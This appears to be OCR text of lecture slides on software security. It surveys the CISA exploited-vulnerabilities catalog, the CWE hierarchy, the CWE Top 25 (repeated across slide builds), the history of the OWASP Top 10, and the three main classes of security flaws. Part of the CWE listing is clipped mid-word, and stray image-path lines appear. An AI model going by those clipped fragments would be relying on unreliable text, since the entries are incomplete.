
https://www.cisa.gov/known-exploited-vulnerabilities-catalog

- Since 2022. ‘Only’ 1400 so far (Oct 2025)

- US government services have to patch
  most urgent vulnerabilities within 2 weeks,
  least urgent within 6 months

CWE Top 940 (or Top 1365?) [Nov 2024]

See https://cwe.mitre.org/data/definitions/1000.html


mination
ror
idation
ally Invalid Structure
176 - Improper Handling of Unicode Encoding
177 - Improper Handling of URL Encoding (Hex Encoding)
1173 - Improper Use of Validation Framework
1284 - Improper Validation of Specified Quantity in Input
1285 - Improper Validation of Specified Index, Position, or Offset in Input
1286 - Improper Validation of Syntactic Correctness of Input
1287 - Improper Validation of Specified Type of Input
1288 - Improper Validation of Consistency within Input
1289 - Improper Validation of Unsafe Equivalence in Input
622 - Improper Validation of Function Hook Arguments
229 - Improper Handling of Values
233 - Improper Handling of Parameters
108 - Struts: Unva
109 - Struts: Vali
1174 - ASP.NET Misconfigurat
554 - ASP.NET Misconfiguration: No
606 - Unchecked Inp
129 - Improper Valic
781 - Improper Address Validation in IOC
Co
112 - Missing
230 - Improper Handl
231 - Improper Hand
232 - Improper Handlin
234 - Failure to Hand
235 - Improper Handlin

itre.org/data/pdf/1000_with_1344_colors.pdf

Classifications of security flaws

These classifications & taxonomies are

- very useful
  - for awareness & prevention
  - for understanding & tackling root causes
- very messy
  - as you can classify flaws in different ways
- always incomplete
  - there are always new & more attacks
  - application-specific flaws will be missing in generic taxonomies
- can be misleading
  - e.g. ‘lack of input validation’ is often misnomer, as should be clear in next weeks

Memory corruption?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Memory corruption

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control? (authentication + authorisation)

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control? (authentication + authorisation)

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Site Request Forgery (SSRF)
25. Command Injection

memory corruption, injection attacks, access control / authentication


1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

The big three

The big three classes of security problems are

1. memory corruption
2. access control incl. authentication
3. insecure input handling, esp. injection attacks

OWASP Top 10



2003	2007	2010	2013	2017	2021
Unvalidated Input	XSS	Injection	Injection	Injection	Broken Access Control
Broken Access Control	Injection	XSS	Broken Auth. & Session Mngt	Broken Authentication	Cryptographic Failures
Broken Auth. & Session Mngt.	Malicious File Execution	Broken Auth. & Session Mngt	XSS	Sensitive Data Exposure	Injection
XSS	IDOR	IDOR	IDOR	XXE	Insecure Design
Buffer Overflows	CSRF	CSRF	Security Misconfiguration	Broken Access Control	Security Misconfiguration
Injection	Info Leakage & Improper Error Handling	Security Misconfiguration	Sensitive Data Exposure	Security Misconfiguration	Vulnerable & outdated components
Improper Error Handling	Broken Auth. & Session Mngt.	Insecure Cryptographic Storage	Missing function level access control	XSS	Identification & Authentication Failures
Insecure Storage	Insecure Cryptographic Storage	Failure to restrict URL access	CSRF	Insecure Deserialization	Software & Data Integrity Failures
Denial of Service	Insecure Communication	Insecure Transport Layer	Components with known vulnerabilities	Components with known vulnerabilities	Insufficient Logging & Monitoring
Insecure Configuration Management	Failure to restrict URL access	Unvalidated Redirects and Forwards	Unvalidated Redirects and Forwards	Insufficient Logging & Monitoring	SSRF

The big three

The big three classes of security problems are

1. memory corruption
2. access control incl. authentication
3. insecure input handling, esp. injection attacks

Structural solutions?

1. Memory-safe languages!
2. Access control problems probably hardest to structurally prevent
3. Techniques for secure input handling can provide structural improvement, as we'll discuss next weeks